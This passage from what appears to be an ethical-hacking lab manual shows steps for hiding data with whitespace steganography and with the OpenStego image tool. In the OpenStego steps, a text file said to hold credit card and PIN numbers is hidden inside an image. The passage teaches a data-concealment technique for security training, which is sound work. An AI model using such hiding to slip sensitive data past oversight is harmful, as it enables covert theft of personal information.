11. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit --> Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



Snow

File Home Share View

← → readme2.txt - Notepad

File Edit Format View Help

Qu Hello World!

D -----

D

D

P

C

N

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V

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D

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Ne

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Ln 10, Col 1

100%

Windows (CRLF)

UTF-8

12. This concludes the demonstration of how to hide data using whitespace steganography.
 13. Close all open windows and document all the acquired information
-

Task 5: Image Steganography using OpenStego

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

Here, we will show how text can be hidden inside an image using the OpenStego tool.

1. Click [Windows Server 2019](#) to switch to the **Windows Server 2019** machine.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

File Home Share View Application Tools Manage OpenStego

← → ⌂ ⌃ ⌄ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_

CEH-Tools (\WINDOWS10) (Z:)

Network

3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.

File Home Share View Application Tools Manage OpenStego

← → ↑ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
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- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_
- CEH-Tools (\WINDOWS10) (Z:)

Network

OpenStego Setup

Installation Complete

Setup was completed successfully.

Completed

Show details


Nullsoft Install System v3.01

< Back Close Cancel

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.

A screenshot of a Windows File Explorer window. The title bar shows "Manage OpenStego". The address bar indicates the path: "This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego". The left sidebar lists "Quick access" with icons for Desktop, Downloads, Documents, and Pictures. The main area displays a file list with three items:

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB



6.  The **OpenStego** main window appears, as shown in the screenshot.

File Home Share View Application Tools Manage OpenStego

← → ↑ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_
- CEH-Tools (\WIND

Network

OpenStego

File Help

Data Hiding

- Hide Data
- Extract Data

Digital Watermarking (Beta)

- Generate Signature
- Embed Watermark
- Verify Watermark

Hide data in harmless looking files

Message File

Cover File
(Select multiple files or provide wildcard (, ?) to embed same message in multiple files)*

Output Stego File

Options

Encryption Algorithm: AES128

Password

Confirm Password

Hide Data

7. Click the **ellipsis** button next to the **Message File** section.

File Home Share View Application Tools Manage OpenStego

← → ↑ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_
- CEH-Tools (\WIND

Network

OpenStego

File Help

Data Hiding

- Hide Data
- Extract Data

Digital Watermarking (Beta)

- Generate Signature
- Embed Watermark
- Verify Watermark

Hide data in harmless looking files

Message File

Cover File
(Select multiple files or provide wildcard (, ?) to embed same message in multiple files.)*

Output Stego File

Options

Encryption Algorithm: AES128

Password

Confirm Password

Hide Data

8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

File Home Share View Application Tools Manage OpenStego

← → ↑ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- DVD Drive (D:) SSS_
- System32

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_
- CEH-Tools (\WINDOWS10) (Z:)

Network

Open - Select Message File

Look in: OpenStego

File Recent Items Desktop Documents This PC Network

File name: New Text Document.txt

Files of type: All Files

Open Cancel

The screenshot shows a Windows file explorer interface with a sidebar on the left containing 'Quick access' and 'This PC' sections, and a main pane displaying a list of files in the 'OpenStego' folder. A 'Select Message File' dialog box is overlaid on the main window, showing a list of files with 'New Text Document.txt' selected. The file path in the address bar indicates the location of the OpenStego application within a CEH-Tools directory.

9. The location of the selected file appears in the **Message File** field.
10. Click the **ellipsis** button next to **Cover File**.

File Home Share View Application Tools Manage OpenStego

← → ↑ This PC > CEH-Tools (\WINDOWS10) (Z:) > CEHv11 Module 06 System Hacking > Steganography Tools > Image Steganography Tools > OpenStego

Name	Date modified	Type	Size
Island.jpg	11/1/2019 12:12 AM	JPG File	104 KB
New Text Document.txt	11/1/2019 12:12 AM	Text Document	1 KB
Setup-OpenStego-0.7.3.exe	11/28/2019 3:33 AM	Application	220 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
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This PC

- 3D Objects
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- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) SSS_
- CEH-Tools (\WINDOWS10) (Z:)

Network

OpenStego

File Help

Data Hiding

- Hide Data
- Extract Data

Digital Watermarking (Beta)

- Generate Signature
- Embed Watermark
- Verify Watermark

Hide data in harmless looking files

Message File: Steganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt

Cover File: (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)

Output Stego File:

Options


Encryption Algorithm: AES128

Password:


Confirm Password:

Hide Data

